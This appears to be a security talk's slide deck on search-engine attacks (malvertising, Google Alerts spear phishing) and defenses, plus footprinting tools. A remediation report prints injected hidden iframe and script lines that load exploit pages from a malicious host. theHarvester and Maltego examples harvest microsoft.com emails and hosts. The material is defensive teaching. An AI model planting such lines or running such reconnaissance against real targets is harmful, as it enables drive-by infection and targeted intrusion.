The Official **Google** Blog | Insights from Googlers into our products, technology, and the Google culture.

### Searching your way to the ballot box

10/27/2010 02:54:00 PM

With less than a week left until the U.S. 2010 midterm elections, interest is heating up around the country—in polling places, close races and hot political issues. We thought we'd peek into the search data to see what we could find about what kinds of info people are looking for as they get ready to go to the ballot box next Tuesday. We used a combination of [Insights for Search](#) and internal tools to dis...

# Malvertisements

## MALWARE ADS IN SEARCH ENGINES



bing

adobe reader

Web News

RELATED SEARCHES

- Adobe Reader 0Day
- Adobe Reader Free Download
- Adobe Reader 7 Free Download
- Adobe Acrobat Reader 8.1
- Adobe Reader Plugin
- Adobe Reader

ALL RESULTS

1-10 of 54,900 results

**FAKE**

**Reader 9.0 -Official Site**  
www.PDF-Format.com · Open, Create & Edit PDF Files! Official Site (Recommended Download)

**Adobe Acrobat 9 Download**  
AdobeAcrobat.PDF-Software.com · Ultra Fast Acrobat Download Latest Version 100% Guaranteed

**Adobe Reader Download**  
AdobeProReader10.com/Free · New Adobe Reader Official version. 100% Support. Free Download!

**Adobe Acrobat 9.3 Version**  
www.PDF-9-00download.com · Download Adobe PDF Latest Version Ultra Fast 100% Guaranteed!

**Adobe - Adobe Reader**  
Download Adobe Reader to view, print and collaborate on PDF files.  
get.adobe.com/reader · Cached page

- Get Flash Player
- Adobe - Adobe Reader
- Show more results from get.adobe.com
- Adobe - Adobe Air
- Adobe - Adobe Reader Accessibility


Letter O replaced with 0 (zero)

Malware advertisements in "Sponsored sites"

# Google Vanity Alerts

## SPEAR PHISHING VIA GOOGLE

- Malicious web sites created hosting some browser exploit
- **Blackhat SEO** to target Google Alerts of executives' names
- Delivered right to targets' email by **Google Alerts** service



Google Alerts

Search query: John Bigdawgexecutive, Jr.

Result type: Everything

How often: As-it-happens

How many: All results

Your email: JBig@bigtimers.com


**CREATE ALERT** Manage your alerts





# Search Engine deOptimization

BLACK LIST YOUR FOES



# Malware Defenses

PROTECT YO NECK

# Anti-virus is Dead

## MALWARE DEFENSES

### AntiVirus – Wouldn't Play Those Odds

- Only 3 of 46 anti-virus vendors would have helped



**InformationWeek Security**  
NEWS  
**NBC Websites Hacked To Serve Citadel Financial Malware**

RedKit exploit kit launched drive-by malware attacks from NBC websites, targeted vulnerabilities in Java and Adobe Reader.

Mathew J. Schwartz | February 22, 2013 09:50 AM

Multiple NBC websites were compromised by online attacks at visitors Thursday.

"At 16:43 CET [12:43 EST] this afternoon we noticed that the NBC.com website links to the redkit exploit kit that is spreading Citadel malware, targeting U.S. financials (sic) institutions," [warned security analyst Barry Weymes](#) at Dutch security firm Fox-IT in a Thursday blog post. "This version of Citadel is only recognizable by 3 out of the 46 antivirus programs on [virustotal.com](#)."

Only a 6.5% chance AV would have caught the malware distributed by NBC.com.  
Would you play those odds?



# Malware Defenses

## BLACKHAT SEO DEFENSES

- Malware Warning Filters
  - Google Safe Browsing
  - Microsoft SmartScreen Filter
  - Yahoo Search Scan
- Sandbox Software
  - Sandboxie (sandboxie.com)
  - Dell KACE - Secure Browser
  - Office 2010 (Protected Mode)
  - SharePoint 2010 (Sandboxed Solutions)
  - Adobe Reader Sandbox (Protected Mode)
  - Adobe Flash Sandbox (Protected Mode) – NEW May2012
- No-script and Ad-block browser plugins



# Browser Filters

## MALWARE DEFENSES

### Protecting users from known threats

- Joint effort to protect customers from known malware and phishing links

**Reported Attack Site!**

This web site at 91.205.233.31 has been reported as an attack site and has been blocked based on your security preferences.

Attack sites try to install programs that steal private information, use your computer to attack others, or damage your system.

Some attack sites intentionally distribute harmful software, but many are compromised without the knowledge or permission of their owners.


[Get me out of here!](#) [Why was this site blocked?](#)

[Ignore this warning](#)



# MalwareDiggity Alerts

MONITORING FOR INFECTIONS



# Monitoring Malware

## MALWARE DEFENSES

### Google Safe Browsing Alerts for Network Administrators

- Google's new service which greatly resembles MalwareDiggity
- Imitation is the sincerest form of flattery...

The screenshot shows the Google Safe Browsing Alerts for Network Administrators interface. The page title is "Google Safe Browsing Alerts for Network Administrators". The main content area is titled "Home" and contains a "Messages" section with the text "You have no recent notification". Below this is a text input field with the placeholder "Enter the AS you'd like to manage." To the right, there is a "Google Online Security Blog" section with the Google logo and the text "The latest news and insights from Google on security and safety on the Internet". Below the blog section is a "Safe Browsing Alerts for Network Administrators" article dated "Tuesday, September 28, 2010 1:30 PM" and posted by "Nav Jagpal and Ke Wang, Security Team". The article text reads: "Google has been working hard to protect its users from malicious web pages, and also to help webmasters keep their websites clean. When we find malicious content on websites, we [attempt to notify](#) their webmasters via email about the bad URLs. There is even a [Webmaster Tools feature](#) that helps webmasters identify specific malicious content that has been surreptitiously added to their sites, so that they can clean up their site and help prevent it from being compromised in the future."

# Monitoring Malware

MALWARE DEFENSES



**SCAN DETAILS**

- Selected Monitor: zcrack
- Status: Analyzing
- Duration: 41 Seconds
- Total URLs Crawled: 3

66%

Crawler Output: All URLs | Clean URLs | Suspicious Links

```
2010-05-12 10:47:37 Analyzing crawled URLs...
2010-05-12 10:47:34 WARNING: MALWARE DETECTED! 1 URLS AFFECTED - Click
2010-05-12 10:47:34 Analyzing crawled URLs...
2010-05-12 10:47:32 WARNING: MALWARE DETECTED! 1 URLS AFFECTED - Click
2010-05-12 10:47:32 Analyzing crawled URLs...
2010-05-12 10:47:29 Analyzing crawled URLs...
2010-05-12 10:47:27 Analyzing crawled URLs...
2010-05-12 10:47:24 Analyzing crawled URLs...
2010-05-12 10:47:22 Analyzing crawled URLs...
2010-05-12 10:47:19 Analyzing crawled URLs...
2010-05-12 10:47:17 Analyzing crawled URLs...
2010-05-12 10:47:15 Analyzing crawled URLs...
2010-05-12 10:47:12 Analyzing crawled URLs...
2010-05-12 10:47:10 Analyzing crawled URLs...
2010-05-12 10:47:07 Analyzing crawled URLs...
2010-05-12 10:47:05 Analyzing crawled URLs...
2010-05-12 10:47:04 Analyzing crawled URLs...
```

You can copy and paste the crawler output.

**REPORT DETAILS**

- Selected Monitor: zcrack
- Status: Finished
- Crawl Time: May 12th, 2010 - 10:43
- Duration: 46 Seconds
- Total URLs Crawled: 3

Clean URLs: 0  
URLs with suspicious links: 0  
URLs with malware: 3  
URLs blacklisted: 0

All URLs | Clean URLs | Suspicious URLs | **Malware** | Blacklisted URLs

Status	URL
M	<a href="http://www.zcrack.org/">http://www.zcrack.org/</a>

**Trigger the following Malicious Behaviours:**  
DRIVE\_BY\_DOWNLOAD

**Contains hidden iframes, frames or scripts which links to the following URLs:**  
<http://malwareguru.com/malware/MS06-014/MS06-014.htm>  
<http://malwareguru.com/malware/MS06-014/MS06-014.js>  
<http://malwareguru.com/malware/MS06-042/MS06-042.html>

**Trigger DRIVE\_BY\_DOWNLOADS that originate here:**  
[http://malwareguru.com/common\\_exe/test.avi](http://malwareguru.com/common_exe/test.avi)

**Remediation Information: Remove the following lines from your code or database.**  
**Line: 211** - `<iframe src="http://malwareguru.com/malware/MS06-042/MS06-042.html" width="0" height="0"></iframe>`  
**Line: 215** - `<script src="http://malwareguru.com/malware/MS06-014/MS06-014.js"></script>`  
**Line: 217** - `<iframe src="http://malwareguru.com/malware/MS06-014/MS06-014.htm" width="0" height="0"></iframe>`



# Disable Java

## DOMINANT THREAT



- In the Cisco 2013 Annual Security Report, Java accounted for 87% of exploits reported in the survey, dwarfing the number of PDF, Flash and ActiveX attacks.
- If at all possible, **disable Java** in your browsers

87%

# Disable Java

## MALWARE DEFENSES

The image shows two screenshots from a Windows operating system. The top screenshot is a browser window displaying the Control Panel's 'All Control Panel Items' page. The 'Java' link is highlighted in yellow, and a red callout bubble points to it with the text '1. Type in "Java"'. Below the link, a red box highlights the 'Java' icon, with a callout bubble pointing to it that says '2. Click here'. The bottom screenshot is the 'Java Control Panel' window, with the 'Security' tab selected. A red callout bubble points to the 'Enable Java content in the browser' checkbox, which is unchecked, with the text 'Un-check box'. Another callout bubble points to the 'Advanced Security Settings' link, with the text 'To disable Java in specific browsers only, go to advanced settings'. The 'OK' button at the bottom of the window is also highlighted with a red box.

1. Type in "Java"

2. Click here

Un-check box

To disable Java in specific browsers only, go to advanced settings



# Help from Google

## MALWARE DEFENSES

Google releases "Help for Hacked Sites" – 12Mar2013

**Google Online Security Blog**  
The latest news and insights from Google on security and safety on the Internet

### Videos and articles for hacked site recovery

Tuesday, March 12, 2013 10:00 AM  
Posted by [Maile Ohye](#), Developer Programs Tech Lead

We created a new [Help for hacked sites](#) informational series to help all site owners understand how they can recover their hacked site. The series includes a dozen articles and 80+ minutes of informational videos—from the basics to advanced techniques—so that you have the means for a site to be hacked to diagnosing specific malware infection types.

#### Help for hacked sites: Overview

My Boating Website  
[www.example.com](#)  
**This site may harm your computer.**  
I've been an avid boater for 10 years. My passion for boating started as a child in bathtub playing with toys that floated in the water. I never wanted to leave the bathtub.

My Boating Website  
[www.example.com](#)  
**This site may be compromised.**  
I've been an avid boater for 10 years. My passion for boating started as a child in bathtub playing with toys that floated in the water. I never wanted to leave the bathtub.

**Warning - phishing (web forgery) suspected**

The site you are trying to visit has been identified as a forgery, intended to steal sensitive information.

**Warning - phishing (web forgery) suspected**

The site you are trying to visit has been identified as a forgery, intended to steal sensitive information.

**Warning - phishing (web forgery) suspected**

The site you are trying to visit has been identified as a forgery, intended to steal sensitive information.

### Unfortunately, it's likely your site was hacked.

Every day, cybercriminals compromise thousands of websites. Hacks are often invisible to users, yet remain harmful to anyone viewing the page—including the site owner. For example, unbeknownst to the site owner, the hacker may have infected their site with harmful code which in turn can record keystrokes on visitors' computers, stealing login credentials for online banking or financial transactions.

NON-DIGGITY ATTACK TOOLS

# Other Search Hacking Tools

# Maltego



## INFORMATION GATHERING TOOL

The image displays two overlapping screenshots of the Maltego software interface. The background screenshot is Maltego Client 3.0 BETA, showing a network graph with a central node 'guillaume.prigent@dateam.net' and various other nodes like 'lists.troltech.com' and 'jean-baptiste.rouault@dateam.net'. The foreground screenshot is Maltego Client 3.1.1, showing a 'Palette' window with a list of entity types. A red callout box points to the 'Devices' category in the palette.

Maltego Client 3.0 BETA

Maltego Client 3.1.1

Maltego looks to identify information on a target company that fall into **23 types** (e.g. emails, domains, hostnames, etc.)

- Devices
  - Device
- Infrastructure
  - AS
  - DNS Name
  - Domain
  - IPv4 Address
  - Location
  - MX Record
  - NS Record
  - Netblock
  - Website
- Locations
  - Location
- Penetration Testing
  - BuiltWith Technology
- Personal
  - Alias
  - Email Address
  - Person
  - Phrase
- Social Network
  - Facebook Object
  - Affiliation - Facebook
  - Twitter
  - Affiliation - Twitter

# Maltego



## INFORMATION GATHERING TOOL

Maltego Client 3.1.1

Investigate Manage Organize

Clipboard: Paste, Clear All, Delete

Number of Results: 12

Transformations: Select All, Add Similar Siblings, Select Children, Add Children, Select by Type, Zoom to, Zoom to Fit, Zoom 100%

Invert Selection, Add Path, Select Neighbors, Add Neighbors, Select Links, Select None, Select Parents, Add Parents, Select Bookmarked, Reverse Links

Palette: Devices, Infrastructure, A5, DNS Name, Domain, IPv4 Address, MX Record, NS Record, Netblock, URL, Website

Main View: microsoft.com

Entity List: Run Transform, Copy to New Graph, Change Type, Merge, Clear/Refresh Images, Attach, Type Actions, Copy, Copy (as List), Cut, Delete

Transforms: All Transforms, DNS from Domain, Domain owner detail, Email addresses from Domain, Files and Documents from Domain, Other transforms, All transforms

Options: To Email address [From whois info], To Email addresses [PGP], To Emails @domain [using Search Engine]

Highlighted option: All in this set

Results: domains@microsoft.com, msnhst@microsoft.com, simon.middlemiss@microsoft.com, online@microsoft.com, someone@microsoft.com, adforumresponse@microsoft.com, mingzhou@microsoft.com, jonu@microsoft.com

Annotations:

- Double-click and change to "microsoft.com"
- Next, right click on the entry, and go to "Run Transform"
- We can try to find microsoft.com email addresses using 3 different info gather methods by clicking "All in this set" here.
- Now we have a bunch of email addresses for our target microsoft.com

# Maltego



## INFORMATION GATHERING TOOL

Maltego Client

Investigate Manage Organize

Clipboard: Paste, Clear All, Cut, Delete

Transforms: Number of Results (12, 50, 255, 10k)

Find: Quick Find

Entity Selection: Select All, Add Similar Siblings, Select Children, Invert Selection, Add Path, Select None, Select P...

Select by Type: Domain, Email Address

Entity List Table:

Nodes	Type	Value	Weight
microsoft.com	Domain	microsoft.com	0
domains@microsoft.com	Email Address	domains@microsoft.com	200
msnhst@microsoft.com	Email Address	msnhst@microsoft.com	100
dburger@microsoft.com	Email Address	dburger@microsoft.com	62
jonu@microsoft.com	Email Address	jonu@microsoft.com	66
mtcont@microsoft.com	Email Address	mtcont@microsoft.com	66
zing@microsoft.com	Email Address	zing@microsoft.com	66
ashay.chaudhary@microsoft.com	Email Address	ashay.chaudhary@microsoft.com	62
mingzhou@microsoft.com	Email Address	mingzhou@microsoft.com	70
adcforumresponse@microsoft.com	Email Address	adcforumresponse@microsoft.com	76

Lets you highlight (i.e. "select") all entries in the below table by type

All of the data gathered is added to a single "Entity List" table



# theHarvester

## FOOTPRINTING TOOL

- Gathers e-mail accounts, user names and hostnames, and subdomains

```

C:\theHarvester-2.2a>python theHarvester.py

*****
*
* theHarvester
*
* TheHarvester Ver. 2.2a
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*****

Usage: theharvester options

-d: Domain to search or company name
-b: Data source (google,bing,bingapi,pgp,linkedin,google-profiles,people123,jigsaw,all)
-s: Start in result number X (default 0)
-v: Verify host name via dns resolution and search for virtual hosts
-f: Save the results into an HTML and XML file
-n: Perform a DNS reverse query on all ranges discovered
-c: Perform a DNS brute force for the domain name
-t: Perform a DNS TLD expansion discovery
-e: Use this DNS server
-l: Limit the number of results to work with(bing goes from 100 to 1000,
-h: use SHODAN database to query discovered hosts
    google 100 to 100, and ppg doesn't use this option)

Examples:./theharvester.py -d microsoft.com -l 500 -b google
          ./theharvester.py -d microsoft.com -b ppg
          ./theharvester.py -d microsoft -l 200 -b linkedin

C:\theHarvester-2.2a>

```

**theHarvester**  
The information gathering suite

theHarvester gathers: emails, subdomains, hosts, employee names, open ports, and banners

Searches different public sources, such as: Google, Bing, LinkedIn, PGP key servers, and SHODAN



# theHarvester

theHarvester

## FOOTPRINTING EXAMPLE

```
C:\theHarvester-2.2a>python theHarvester.py -d microsoft.com -l 200 -b google -f microsoft.output.html
```


```
*****
*
* theHarvester
*
* TheHarvester Ver. 2.2a
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*****
```

```
[-] Searching in Google:
    Searching 0 results...
    Searching 100 results...
    Searching 200 results...
```

```
[+] Emails found:
-----
PlayXBLA@microsoft.com
```

```
[+] Hosts found in search engines:
-----
65.55.57.27:www.microsoft.com
65.55.13.90:windowsupdate.microsoft.com
157.56.56.139:support.microsoft.com
65.55.81.30:windows.microsoft.com
65.55.227.140:office.microsoft.com
65.55.11.238:schemas.microsoft.com
157.56.12.217:technet.microsoft.com
157.56.12.174:msdn.microsoft.com
131.107.115.214:mailb.microsoft.com
65.52.103.99:forums.microsoft.com
157.55.145.232:apps.microsoft.com
64.4.11.26:hotfixv4.microsoft.com
65.52.103.78:social.microsoft.com
65.55.164.203:ie.microsoft.com
65.55.93.60:lync.microsoft.com
64.4.11.25:go.microsoft.com
Saving file
```

```
C:\theHarvester-2.2a>
```



file:///C:/theHarvester-2.2a/microsoft.output.html

### theHarvester results for :microsoft.com

Dashboard:



Category	Percentage
Emails	6%
hosts	94%
Vhost	0%
TLD	0%
Shodan	0%

Category	Count
Emails	1
hosts	16
Vhost	0
TLD	0
Shodan	0

### E-mails names found:

- PlayXBLA@microsoft.com

### Hosts found:

- 65.55.57.27:www.microsoft.com
- 65.55.13.90:windowsupdate.microsoft.com
- 157.56.56.139:support.microsoft.com
- 65.55.81.30:windows.microsoft.com
- 65.55.227.140:office.microsoft.com
- 65.55.11.238:schemas.microsoft.com
- 157.56.12.217:technet.microsoft.com
- 157.56.12.174:msdn.microsoft.com
- 131.107.115.214:mailb.microsoft.com
- 65.52.103.99:forums.microsoft.com
- 157.55.145.232:apps.microsoft.com
- 64.4.11.26:hotfixv4.microsoft.com
- 65.52.103.78:social.microsoft.com
- 65.55.164.203:ie.microsoft.com
- 65.55.93.60:lync.microsoft.com
- 64.4.11.25:go.microsoft.com



# Metagoofil

## FOOTPRINTING TOOL

```
C:\>python metagoofil.py
```

```
*****  
* Metagoofil Ver 2.1 - *  
* Christian Martorella *  
* Edge-Security.com *  
* cmartorella_at_edge-security.com *  
* Blackhat Arsenal Edition *  
*****
```

```
Metagoofil 2.1:
```

```
Usage: metagoofil options
```

- d: domain to search
- t: filetype to download (pdf,doc,xls,ppt,odp,ods,docx,xlsx,pptx)
- l: limit of results to search (default 200)
- h: work with documents in directory (use "yes" for local analysis)
- n: limit of files to download
- o: working directory
- f: output file

```
Examples:
```

```
metagoofil.py -d microsoft.com -t doc,pdf -l 200 -n 50 -o microsoftfiles -f results.html  
metagoofil.py -h yes -o microsoftfiles -f results.html (local dir analysis)
```

```
C:\>
```

Search Google for public documents (.docx, .pdf, etc.), download, then search the metadata for useful information

# SpiderFoot 2.0



## FOOTPRINTING TOOL

The screenshot displays the SpiderFoot 2.0 web interface. On the left, the 'New Scan' form is visible, including fields for 'Scan Name', 'Target Domain Name', and a list of modules. On the right, a summary page for SpiderFoot 2.0 is shown, featuring a table of scan results.

**New Scan Form:**

- Scan Name: [Descriptive name for this scan.]
- Target Domain Name: [e.g. scantarget.com]
- Modules (all checked):
  - sfp\_dns**: Performs a number of DNS checks to obtain IP Addresses and Affiliates.
  - sfp\_geoip**: Identifies the physical location of IP addresses identified.
  - sfp\_googlesearch**: Some light Google scraping to identify links for spidering.
  - sfp\_mail**: Identify e-mail addresses in any obtained web content.
  - sfp\_pageinfo**: Obtain information about web pages (do they take passwords, do they contain forms, etc.)
  - sfp\_portscan\_basic**: Scans for commonly open TCP ports on Internet-facing systems.
  - sfp\_ripe**: Queries RIPE to identify netblocks and other info.
  - sfp\_similar**: Search various sources to identify similar looking domain names.
  - sfp\_spider**: Spidering of web-pages to extract content for searching. Probably the most important module.
  - sfp\_stor\_db**: Stores scan results into the back-end SpiderFoot database. You will need this.
  - sfp\_subdomain**: Identify hostnames / sub-domain names in URLs and obtained content.
  - sfp\_websvr**: Obtain web server banners to identify versions of web servers being used.
  - sfp\_xref**: Identify whether other domains are associated ('Affiliates') of the target.

**SpiderFoot 2.0 Summary:**

The Open Source Footprinting tool.

